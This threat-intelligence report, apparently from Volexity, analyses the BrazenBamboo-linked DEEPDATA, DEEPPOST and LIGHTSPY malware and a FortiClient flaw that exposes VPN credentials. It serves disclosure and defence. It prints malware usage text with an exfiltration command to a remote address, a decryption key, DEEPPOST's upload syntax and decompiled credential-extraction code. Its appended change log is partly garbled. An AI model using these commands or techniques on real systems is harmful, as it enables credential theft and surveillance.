BrazenBamboo Weaponizes FortiClient Vulnerability to Steal VPN Credentials via DEEPDATA

By mindgrub

Published: 2024-11-15 · Archived: 2026-04-02 11:20:52 UTC

[Update: At the time of publication, this vulnerability had not been addressed by Fortinet. On December 18, 2024, Fortinet published a public acknowledgement of the issue, affected versions, as well as patching & workaround advice.]

In July 2024, Volexity identified exploitation of a zero-day credential disclosure vulnerability in Fortinet's Windows VPN client that allowed credentials to be stolen from the memory of the client's process. This vulnerability was discovered while analyzing a recent sample of the DEEPDATA malware family. DEEPDATA is a modular post-exploitation tool for the Windows operating system that is used to gather a wide range of information from target devices. Analysis of the sample revealed a plugin that was designed to extract credentials from FortiClient VPN client process memory. On July 18, 2024, Volexity notified Fortinet about this vulnerability. Since the time of Volexity's initial discovery and reporting to Fortinet, ThreatFabric and Blackberry have each published reports that cover different aspects of some of the content discussed in this post.

Volexity attributes the development of DEEPDATA to a Chinese state-affiliated threat actor that it tracks as BrazenBamboo. Volexity has observed links between BrazenBamboo and three distinct malware families: LIGHTSPY, DEEPDATA, and DEEPPOST. Volexity tracks BrazenBamboo as the *developer* of these malware families and not necessarily one of the operators using them (there may be many). Volexity has also identified a new Windows variant of LIGHTSPY that was not previously documented at the time of writing.

This blog post details the use and functionality of DEEPDATA, with a key look at zero-day exploitation of the FortiClient vulnerability, and how DEEPPOST is used to exfiltrate files from compromised systems. This blog post also looks at the recently discovered Windows variant of LIGHTSPY, including notable changes, and the associated wider command-and-control (C2) infrastructure of the BrazenBamboo threat actor.

Malware Analysis

Volexity's analysis began with discovery of an archive file named `deepdata.zip` (SHA256: `666a4c569d435d0e6bf9fa4d337d1bf014952b42cc6d20e797db6c9df92dd724`) that is tied to BrazenBamboo. This archive contains several files that are part of two Windows malware families, which Volexity refers to as DEEPDATA and DEEPPOST. Each malware family is analyzed in the sections that follow. Volexity also separately obtained and analyzed a new Windows variant of LIGHTSPY that is described further below.

DEEPDATA

As previously mentioned, DEEPDATA is a modular post-exploitation tool for Windows that facilitates collection of sensitive information from a compromised system. This tool must be run from the command line of a system by an attacker. The DEEPDATA malware elements include the following:

Filename	Description
`data.dll`	DEEPDATA Loader
`mod.dat`	DEEPDATA Virtual File System (VFS)
`readme.txt`	File containing DEEPDATA Execution Options

The `readme.txt` file describes how to execute the DEEPDATA loader, along with available parameters and a decryption key.

```
rundll32.exe data.dll get --key=****** --addr=192.168.1.1:8888 --gid=1 --all

usage:
        --key , set execute key, for example: --key=******
        --addr , set remote address, for example: --addr=192.168.1.1:8888
        --gid , set data group id, for example: --gid=1
        --all , get all data
        --fast , get all data(min)
        --browser , get brower data, contain history/cookie/password.
        --wifi , get wifi data, contain history/nearby wifi
        --sysinfo , get system info, parameter: all,service,port,process,user,drive,install,log,netcard,session, for example:--sysinfo=all
        --skype , get skype session data.
        --whatsapp , get whatsapp data
        --zalo , get zalo data
        --wechat , get wechat data, parameter:all,min, for example:--wechat=all
        --line , get line data, parameter:all,min, for example:--line=all
        --dingding , get dingding data, parameter:all,min, for example:--dingding=all
        --feishu , get feishu data, parameter:all,min, for example:--feishu=all
        --telegram , get telegram data, for example:--telegram
        --password , get account/password/appCookie data, parameter:all,safe, for example:--password=all
        --filelist , get file list, parameter is dir, for example: --filelist=C:\test;D:\
        --format , set upload file format, for example: --format=.jpg;.doc;.pdf
        --filesize , set upload file size(m), for example: --filesize=10
        --filedate , set upload file modify date, for example: --filedate=2022-06-01
        --deltmpfile , delete tmp file, value:0,1(default(1)),for example: --deltmpfile=0
        --help

attention please key=pkECrSGFBOKDybcj
```


The `key` parameter is used by the DEEPDATA loader file to decrypt and load the “core” components of the DEEPDATA malware family stored in the local VFS file (`mod.dat`). These components will always execute and are not dependent on additional parameters passed on the command line.

The core components of DEEPDATA include the following files:

Filename	Purpose
`frame.dll`	Shellcode – core orchestrator for plugin execution
`ffmpeg.dll`	Contains Heaven’s Gate code to load 32-bit code in 64-bit processes
`vertdll.dll`	Collects event logs
`iumdll.dll`	Library used to collect locally stored WeChat data
`ucrtbase_enclave.dll`	Library used to collect locally stored Feishu data

Filename	Purpose
`d3dcompiler_47.dll`	Checks the running instant messaging apps (Line, Feishu, WeChat)

The architecture of DEEPDATA's loader, core, and plugins is shown below.



The core components are always included in the VFS files, but Volexity was only able to find `frame.dll` stored on the C2 servers. While DEEPDATA plugins are stored in the VFS files, they are also stored as their own dedicated files on the C2 servers; they can be loaded from either location. The DEEPDATA plugins in the VFS are decrypted using the same key as the other components in the VFS.

The overall plugin logic is the same as that seen in LIGHTSPY malware samples, with the following exported functions used by the core orchestrator:

- `ExecuteCommand`
- `GetPluginCommandID`
- `GetPluginName`
- `GetPluginVersion`

DEEPDATA maintains configuration data within the VFS file with the following files stored in an encrypted state:

Filename	Description
`config.json`	Contains DEEPDATA configuration information
`manifest.json`	Contains DEEPDATA plugin information
`manifest1.json`	Contains DEEPDATA plugin information
`date.ini`	Purpose unclear, contains a single byte of `0x30`

The `manifest.json` file is also stored on the C2 server but in an unencrypted state.

Volexity identified a total of 12 unique plugins for DEEPDATA, which are summarized below:

Plugin Name	Plugin Capabilities
`AccountInfo`	Steal credentials from 18 different sources on the compromised device.
`AppData`	Collect data from WeChat, WhatsApp and Signal on the compromised device.
`Audio`	Record audio on compromised devices.
`ChatIndexedDb`	Steal databases from WhatsApp and Zalo chat clients.
`FortiClient`	**Extract credentials and server information from process memory of FortiClient VPN processes.**
`Outlook`	Collect contacts and emails from local Microsoft Outlook instances.
`SocialSoft`	Steal data from WeChat, Line, QQ, DingDing, Skype, Telegram, and Feishu applications.
`SoftwareList`	List installed software, folders, and files recursively from a base location.
`SystemInfo`	Gather basic enumeration information from the compromised device.
`TdMonitor`	Hook Telegram to retrieve messages from the application.
`WebBrowser`	Collect history, cookies, and passwords from Firefox, Chrome, Opera, and Edge web browsers.
`WifiList`	Collect details of stored WiFi keys and nearby hotspots.

As shown above, DEEPDATA supports a wide range of functionality to extract data from victims' systems. The observed functionality of several plugins is commonly seen and includes items typically stolen from victim systems. However, Volexity noted the `FortiClient` plugin was uncommon and investigated it further. Volexity found the FortiClient plugin was included through a library with the filename `msenvico.dll`. This plugin was found to exploit a zero-day vulnerability in the Fortinet VPN client on Windows that allows it to extract the credentials for the user from memory of the client's process.

As seen in the code snippet below, the FortiClient plugin looks for the username, password, remote gateway, and port from two different JSON objects in memory.

```
85  v61 = (const std::string **)this;
86  v6 = (void *)(*this + 72);
87  strcpy((char *)password_str, "password");
88  HIBYTE(password_str[4]) = 0;
89  password_str[5] = 0;
90  v82 = 0x1C050500;
91  strcpy((char *)username_str, "username");
92  BYTE1(username_str[2]) = 0;
93  HIWORD(username_str[2]) = 0;
94  v86 = 0x1C050500;
95  qmemcpy(remote_gateway_str, "\"remote_gateway\":\"", 18);
96  qmemcpy(port_str, "\",\"port\":\"", 10);
97  *(_WORD *)v80 = '"';
98  if ( (unsigned __int8)((int (__cdecl *)(int, int, int, void *, int))find_string)(
99                         (int)password_str,
100                        16,
101                        (int)&v80[1],
102                        v6,
103                        16)
104   && (unsigned __int8)((int (__cdecl *)(int, int, int, void *, int))find_string)(
105                        (int)username_str,
106                        16,
107                        (int)&v80[1],
108                        (void *)(*this + 48),
109                        16)
```

This is similar to a previously documented vulnerability identified in 2016, where credentials could be discovered in memory based on hardcoded offsets in memory. The previous vulnerability does not have an associated CVE.

Volexity verified the presence of these JSON objects in memory and confirmed this approach works against the latest version available at the time of discovery (v7.4.0). Notably, the same approach does not work against older versions of the Fortinet VPN client. Volexity reported this vulnerability to Fortinet on July 18, 2024, and Fortinet acknowledged the issue on July 24, 2024. At the time of writing, this issue remains unresolved and Volexity is not aware of an assigned CVE number.

DEEPPOST

DEEPPOST is a post-exploitation data exfiltration tool used to send files to a remote system. The following sample was analyzed:

Name(s)	localupload.exe
Size	618.5KB (633344 Bytes)
File Type	application/x-dosexec
MD5	533297a7084039bf6bda702b752e6b82
SHA1	20214e2e93b1bb37108aa1b8666f6406fabca8a0
SHA256	f4e72145e761bcc8226353bb121eb8e549dc0000c6535bfa627795351037dc8e

VirusTotal First Submitted	N/A

DEEPPOST supports the following syntax:

```
localupload.exe  c:\data_to_exfiltrate\  ip:port
```

Exfiltration is performed via HTTPS to a hardcoded API endpoint, `/api/third/file/upload/`, usually on port 29983 (although this is not a default and would be set by the operator at the command line).


LIGHTSPY Background

The LIGHTSPY malware family was publicly documented in 2020, when Kaspersky and Trend Micro reported on a mobile malware campaign targeting individuals in Hong Kong. More recently, Lookout and ThreatFabric discussed LIGHTSPY mobile malware campaigns. Lookout linked malware they call “DragonEgg” (LIGHTSPY) to another malware family, WyrmSpy, and to a Department of Justice indictment regarding APT41. The macOS variant of LIGHTSPY was discussed by Huntress and ThreatFabric, with the latter also detailing some associated C2 management infrastructure.

To summarize what is known and reported, LIGHTSPY is a multi-platform malware family with documented variants for Android, iOS, and macOS. Kaspersky and ThreatFabric previously identified references to the existence of variants for Windows, Linux, and Router, but they did not document further analysis.

Volexity was able to retrieve copies of LIGHTSPY written specifically for Windows. In contrast to other LIGHTSPY variants, the Windows variant was not encoded with the same incremental XOR algorithm. Rather, it was encoded with a more complex algorithm that also included padding at the beginning of the files. The architecture for the Windows variant of LIGHTSPY is different from other documented OS variants. This variant is deployed by an installer that deploys a library to execute shellcode in memory. The shellcode downloads and decodes the orchestrator component from the C2 server (`pic32.png` for x86 and `pic64.png` for x64 architecture).

The loader used for these samples is `BH_A006`, which has historically been used to load other malware families. It is not clear whether this is a commercially available loader or evidence of shared development capabilities across different operators. A summary of the execution chain is below.



On first execution, the LIGHTSPY `orchestrator` sends a 102-byte UDP packet starting with `0x1A5F2E1` followed by random bytes. LIGHTSPY expects the server to reply with a packet starting with `0x2A5F2E1`. If the server replies properly, an `account.bin` file is created that contains the server answer, which has the same format as a MAC address and is internally named "`broadband account mac`". If the file already exists, the DNS request is not performed. This UDP handshake is unique to the Windows variant.

Like its counterparts, the Windows variant of LIGHTSPY uses WebSocket and HTTPS for communication, with WebSocket used for most JSON-based communications and HTTPS for exfiltration. An interesting observation to note: The user-agent for the HTTPS request is copy-pasted from the macOS variant, as shown below.

```
aGetSHttp10Host db 'GET %s HTTP/1.0',0Dh,0Ah
                                        ; DATA XREF: GET_request+C4↑o
                db 'Host: %.*s:%d',0Dh,0Ah
                db 'Connection: keep-alive',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko) Ch'
                db 'rome/75.0.3770.145 Safari/537.36',0Dh,0Ah
                db 'Accept: */*',0Dh,0Ah
                db 0Dh,0Ah,0
```

The `orchestrator` expects all plugins to export the following functions:

- `ExecuteCommand`
- `GetPluginCommandID`
- `GetPluginName`
- `Initial`
- `StopCommand`
- `Time`
- `UnInitial`

Unlike the macOS variant, most of the code in the Windows variant is executed in memory. The LIGHTSPY Windows plugins are summarized below:

Plugin Name	Purpose
`Audio`	Records audio using the `libavcodev` library
`Browser`	Collects cookies, history, stored credentials, and bookmarks from web-browsers
`FileManager`	Provides CRUD operations for files on the device and convenience methods for uploading data to the C2 server
`Keyboard`	Records keystrokes
`Screen`	Records the user's screen using the `libavcodev` library
`Software`	Collects information on installed software and manages services
`Terminal`	Provides a remote shell for the threat actor to execute commands
`Video`	Records webcam and audio from the infected device

Infrastructure

DEEPDATA C2 Infrastructure

At the time of analysis, there were six C2 servers serving DEEPDATA payloads and hosting DEEPDATA-related management applications. These servers were also configured for DEEPDATA usage:

Port	Function	Technology
28443	DEEPDATA operator application, HTML title "spack-info"	Nginx 1.14.0, Django Rest Framework
28992	Hosts the various DEEPDATA plugins & config files	Nginx 1.14.0
28993	Communication channel for DEEPDATA implants/plugins	Nginx 1.14.0, Django Rest Framework

Three of the six hosts were also running an API endpoint on port 48993 that, based on the API endpoints, appeared to be used for managing an instance of the web-crawling framework Scrapy.

Volexity also identified four "keyboard-walk"-style strings used by BrazenBamboo in the URL patterns for DEEPDATA infrastructure:

- `qweasdzxc`
- `qazxswedcvfr`
- `asdgdsfdsfasd`

- `asdgdsfee`

One DEEPDATA C2 server had an API endpoint serving a developer change log for the malware. This log was written in Chinese, and the most recent entry was from October 2023; the oldest entry was April 2022. A translated version of the change log is provided in the Appendix.

LIGHTSPY C2 Infrastructure

At the time of analysis, there were a total of 26 active hosts serving LIGHTSPY payloads. They were always hosted on a URL path starting with the string `963852741`. These servers host various artifacts used in both the development & deployment of LIGHTSPY, including manifest files indicating the current version available for download. When analyzing these manifest files, the last-modified times indicated that LIGHTSPY's development began in 2019 and continued to be updated into 2024.

The LIGHTSPY C2 servers are less uniform than DEEPDATA, but generally the plugins are hosted on ports 52202, 43202, or 54602. The C2 management infrastructure is hosted on nearby ports (generally 43201, 53501, or 59501) but uses different starting strings for the URL paths:

- `963852iuy`
- `963852poi`

Other BrazenBamboo C2 Infrastructure

BrazenBamboo infrastructure also hosts other applications not directly linked to the LIGHTSPY and DEEPDATA malware families. Many are built using the Vue framework and use a lazy loading method implemented by Vue to decrease loading times to import JavaScript and CSS components. ThreatFabric's report covered some of the interesting aspects of these components. This functionality also reveals evidence of additional unreported capabilities of the BrazenBamboo threat actor, including the following:

- A "Reptile" email theft platform
- A proxy generation platform
- A Big Data styled Analysis platform for stolen data, conveniently named 联网大数据综合分析平台 (English translation: Internet Big Data Comprehensive Analysis Platform)
- Several configurable delivery methods, which are shown below. Another version of this panel listed the vulnerability attack as the "0day attack" type.

```
attack_type_List: [
  { name: "植入攻击", val: 1 }, // implantation attack
  { name: "表单劫持", val: 2 }, // form hijacking
  { name: "嗅探攻击", val: 3 }, // sniffing attack
  { name: "xss攻击", val: 4 },  // xss attack
  { name: "下载替换", val: 5 }, // download replacement
  { name: "钓鱼攻击", val: 6 }, // phishing attack
  { name: "漏洞攻击", val: 7 }, // vulnerability attack
  { name: "脚本攻击", val: 8 }, // script attack
```

There is substantial wording in these applications that would align with a domestic surveillance intent for these capabilities. The user management aspects of the panel also contain wording that suggests this tooling is used by multiple third parties, such as requirements to input an organization when registering a user and the extensive documentation on how to use the platform.

Attribution & Overlaps

DEEPDATA and LIGHTSPY

The DEEPDATA malware family has several overlaps with the LIGHTSPY malware family:

- Plugin file and export function names
- Shared program database (PDB) development paths
- Shared JSON formatting for C2 communications
- Similar formats for JSON configuration files
- Similar plugin code execution flow:

```
v6 = 0;
TokenHandle = 0;
memset(&pe, 0, sizeof(pe));
pe.dwSize = 0x22C;
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot == (HANDLE)-1 || !Process32FirstW(hSnapshot, &pe) )
{
LABEL_6:
  ((void (__stdcall *)(void *))sub_101609C0)(&unk_110A94C0);
  v6 |= 1u;
  return a1;
}
else
{
  while ( _wcsicmp(pe.szExeFile, L"explorer.exe") )
  {
    if ( !Process32NextW(hSnapshot, &pe) )
      goto LABEL_11;
  }
  ProcessHandle = OpenProcess(0x400u, 0, pe.th32ProcessID);
  if ( !ProcessHandle )
    goto LABEL_6;
  if ( !OpenProcessToken(ProcessHandle, 0xF01FFu, &TokenHandle) )
  {
    ((void (__stdcall *)(void *))sub_101609C0)(&unk_110A94C0);
    v6 |= 1u;
    return a1;
  }
  CloseHandle(hSnapshot);
LABEL_11:
  memset(Dest, 0, sizeof(Dest));
  if ( ExpandEnvironmentStringsForUserW(TokenHandle, TEMP_random_acc, Dest, 0x104u) )
    ((void (__stdcall *)(void *))sub_101609C0)(Dest);
  else
    ((void (__stdcall *)(void *))sub_101609C0)(&unk_110A94C0);
  v6 |= 1u;
  return a1;
```

```
TokenHandle = 0;
memset(&pe.cntUsage, 0, 0x228u);
pe.dwSize = 0x22C;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot == (HANDLE)-1 || !Process32FirstW(Toolhelp32Snapshot, &pe) )
{
  *this = 0;
  this[4] = 0;
  this[5] = 7;
  *(_WORD *)this = 0;
  sub_10005550(this, &unk_1002BF48, 0);
  return this;
}
while ( _wcsicmp(pe.szExeFile, L"explorer.exe") )
{
  if ( !Process32NextW(Toolhelp32Snapshot, &pe) )
    goto LABEL_12;
}
v4 = OpenProcess(0x400u, 0, pe.th32ProcessID);
if ( !v4 || !OpenProcessToken(v4, 0xF01FFu, &TokenHandle) )
{
  *this = 0;
  this[4] = 0;
  this[5] = 7;
  goto LABEL_9;
}
CloseHandle(Toolhelp32Snapshot);
LABEL_12:
memset(Dest, 0, sizeof(Dest));
v5 = ExpandEnvironmentStringsForUserW(TokenHandle, L"%temp%/XwdasfcawdSA.log", Dest, 0x104u);
*this = 0;
this[4] = 0;
this[5] = 7;
if ( !v5 )
{
LABEL_9:
  *(_WORD *)this = 0;
```

LIGHTSPY (left) and DEEPDATA (right) `Audio.dll` *Plugins*

The DEEPDATA and LIGHTSPY C2 infrastructure also has several overlaps:

- Historically shared the same IP address for hosting plugins
- Shared TLS certificates
- Shared URL patterns for operator panels
- Shared operator applications across C2 servers

Volexity assesses with a high degree of confidence that these two malware families are developed by related entities and are suitable to be clustered under the same threat actor alias.

Public Reporting Overlaps

Several C2 IP addresses mentioned in public reporting have overlaps with DEEPDATA infrastructure, including the following:

IP Address	Mention in Public Reports	Overlaps
`103.27.109[.]217`	Huntress's & ThreatFabric's macOS reports	Shares a self-signed TLS certificate with all currently active DEEPDATA C2 servers
`103.27.108[.]207`	ThreatFabric's Mobile report	Shares a self-signed TLS certificate with all currently active DEEPDATA C2 servers
`121.201.109[.]98`	Lookout's DragonEgg report	Based on VirusTotal Intelligence URL submissions, Volexity assesses with moderate confidence this server historically hosted DEEPDATA plugins

Audit Exposed Credentials with Volexity Volcano

Volexity Volcano is a powerful memory analysis framework that can help investigate systems compromised by this threat actor's malware. It can also be used to proactively audit Windows, Linux, and macOS systems to identify other applications that expose credentials in clear text. This is as easy as searching memory for strings known to exist near the credentials, such as "remote_gateway" in this case. Another technique is to search for known password values after authenticating to a Fortinet VPN connection via FortiClient, and more importantly, after an extended period of time, to check for passwords after logging out. Volcano attributes memory pages back to their owning process or kernel module, which helps associate activity back to applications that may not handle passwords as securely as possible.

Conclusion

Volexity's analysis provides evidence that BrazenBamboo is a well-resourced threat actor who maintains multi-platform capabilities with operational longevity. The breadth and maturity of their capabilities indicates both a capable development function and operational requirements driving development output. This evidence, combined with the architectural decisions BrazenBamboo has made within their malware and related infrastructure, leads Volexity to assess with medium confidence that BrazenBamboo is a private enterprise that produces capabilities for governmental operators concerned with domestic targets.

Some key elements supporting Volexity's assessment are below:

- The language used in the C2 operator infrastructure references domestic surveillance and law enforcement contexts.
- There is a lack of operational security in the C2 infrastructure, which is typical of foreign intelligence operations.
- The architecture decisions of DEEPDATA and LIGHTSPY are more typical of standard software development practices than malware families.
- There is continued development and operation of LIGHTSPY despite a notable number of public reporting on its capabilities and indicators.

- In recent years, this style of operation has become well publicized for China-based threat actors, with notable examples including Chengdu 404 and iSOON.

The timestamps associated with the latest payloads for DEEPDATA and LIGHTSPY are evidence that both malware families continue to be developed. The backend infrastructure maintained by BrazenBamboo to analyze the data retrieved by their malware families offers insight into the scale of this collection, driving a requirement for custom analyst software to analyze this data at scale.

To detect the malware used in this specific attack, Volexity recommends the following:

- Use the rules provided here to detect related activity.
- Block the IOCs provided here.

> Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its Threat Intelligence Service. The details published in this post were shared with customers in a series of posts between February 2024 and August 2024. Volexity Network Security Monitoring customers are also automatically covered through signatures and deployed detections from the threats and IOCs described in this post.
>
> ---
>
> If you are interested in learning more about Volexity products and services, please do not hesitate to contact us.

Appendix

DEEPDATA AccountInfo Plugin Targets

Targeted Service	Credential Theft Technique
Baidu Net Disk	In memory
OneDrive	By hooking web requests in the legitimate process
KeePass	In memory, by using the open-source tool KeeFarce
QQ	On disk
Windows	By using Mimikatz
Mail Master	On disk, by querying an internal `mail.db` file
Fox Mail	On disk, by reading the `Account.rec0` file
SquirrelSQL	On disk, by reading the `SQLAliases23.xml` file
DBVisualizer	On disk, by reading the `dbvis.xml` file
OpenSSH	On disk, by reading the config and the ssh key files

Targeted Service	Credential Theft Technique
Mobaxterm	In registry
WinSCP	In registry
SecureCRT	On disk, by reading the configuration files
Putty	In registry
Navicat	In registry
DBeaver	On disk, by reading the `credentials-config.json` file
Xshell	On disk, by reading the sessions files
Xftp	On disk, by reading the sessions files

DEEPDATA Change Log [English Translation]


```
 {
"count":18, "next":null, "previous":null, "results":[ {
"id":23, "time":"2023-10-1310036", "content":"{\ "title\":\"v3.2\",\"text\":\"1. Add tg local real-time monitoring;\n2.tg secret capture and add template parameter configuration;\n3. Repair the obtained Problems with data display;\n4. Chat software adds telegarm display;\"}"
}, {
"id":22, "time":"2023-06-30151833", "content":"{\"title\ ":\"v3.1\",\"text\":\"1. Opera Browser is added to the browser type\n2. Yandex module is added to cookie crawler parsing\n3. Whatapp parsing is redone\n4. New Added signal chat software\n5. Evidence collection mode and monitoring mode can be configured in the template\"}"
}, {
"id":21, "time":"2023-05-1218630", "content":"{\ "title\":\"v3.0\",\"text\":\"1. Add a new monitoring version, the client is online in real time, and realize websocket communication;\n2. Add the function of issuing environmental recording instructions;\ \n3. Add the online command issuance function for other functions; \n4. Fix the problem of program blocking for continuous command issuance; \n5. Optimize the recording command issuance interface; \"}"
}, {
"id":20, "time":"2023-01-2917537", "content":"{\"title\":\"V 2.1\",\"text\":\"1. Added data upload display for outlook emails \n2. Fix a bug in outlook and support Onedrive acquisition.  \n3. Fixed the process list upload size field out-of-range bug\"}"
}, {
"id":19, "time":"2022-11-1118244", "content":"{\"title\": \"V2.0\",\"text\":\"1. Added target instant messaging software forensic information, including: Enterprise WeChat;
```

forensic content includes session information, session chat content, contact information, and chat files;\" "
}
"},{"id":17,"time":"2022-09-17185754","content":" {
\"title\":\"V1.5.1\",\"text\": \"1. Added the ability to obtain network card and session information; \n2. Fixed the bug of not being able to go online when the terminal mac is empty; \n3. Remove batches of local data, drivers, users, and browser passwords; \n4. Repair Bug in template configuration instructions not being executed;\n5. Add new specified files (folders) to upload;\n6. Add export cache files to chat software;\n7. Add batch export of emails;\n8. Fix system permission acquisition Bug in wx home directory failure;\"}"
}, {
"id":16, "time":"2022-08-29182530", "content":"{\"title\":\"V1.5\ ", \"text\":\"1. The program supports input parameter acquisition tasks, and adds module configuration, which can build in the default extraction function;\n2. Modify the execution loading method and use rundll32 for loading;\n3. Program Encryption processing;\n4. Simple data extraction through anti-virus processing, loading data.dll through 360, etc.;\n5. New template configuration function for the website;\n6. Local data improvement data details: port status, service company Name, process command line parameters, etc.;\n7. New chat software WhatsApp, zalo;\n8. Other website bug fixes;\"}"
}, {
"id":15, "time":"2022-07 -1518245", "content":"{\"title\":\"v1.4\",\"text\":\"1. Add local data (service list, port list, user list, process list, Driver list) display\n2. Fix the problem of incorrect content in downloading email data attachments\n3. Fix the problem of data exported to csv wps when opening Chinese garbled characters\n4. Fix the problem of incorrect user names when crawling Yahoo mailboxes\ n5. Fix the problem of Baidu network disk crawling error\n6. Fix the problem of JD crawling data not being associated\"}"
}, {
"id":14, "time":"2022-07-0910226", "content":"{\"title\":\"v1.3\",\"text\":\"1. When optimizing the local directory search, when the content contains special characters, the returned content is inaccurate\n2. Optimize the timeout of deleting old data when re-parsing local directory files, and delete it in the celery task instead\n3. Fix the problem of chromium browser obtaining mailbox cookies\n4. Fix the problem of wx.mail.com, WeChat scan The problem of not crawling emails when logging into QQ mailbox with code\n5. Fix the problem of crawling communication in QQ mailbox\n6. Optimize file directory acquisition, from only obtaining c:/user to obtaining files under c drive All files outside the system folder\n\"}"
}, {
"id":12, "time":"2022-07-0116723", "content":"{\"title\":\"v1 .2.6\",\"text\":\"1. Add batch export of chat data including WeChat, Line, DingTalk, Skype, Feishu\n2. Add batch export of browser data, including browsers History, browser cookies\n3. Add export task display, export progress, and download functions. \n4. Fix the problem of WeChat voice files not being found\n5. Fix the bug of obtaining the file directory under system permission\n6.

Automatically delete the file version after the output execution program is completed\n7. Fix the Skype update version modification program Get cookie path\"}"
}, {
"id":11, "time":"2022-06-25101259", "content":"{\"title\":\"v1.2.5\",\" text\":\"1. Optimize the method of skype forensics from directly uploading TOKEN to directly uploading cookie files\n2.Skype forensic information analysis module adds cookie file parsing operation\n3. Add target machine file directory information upload, including File size data, supports searching for files or folders in specified directories\n4. Fix the bug of losing Skype chat records when crawling files/voices/videos and other message records\n5. Fix the problem of program crash when executing under system permissions\"} "
}, {
"id":10, "time":"2022-06-11122341", "content":"{\"title\":\"v1.2.4\",\"text\":\" 1. New target group management\n2. New system user management and role management\n3. New target forensic data deletion, including specific forensic batch data deletion (including data + files), all batch deletion, terminal Delete\"}"
}, {
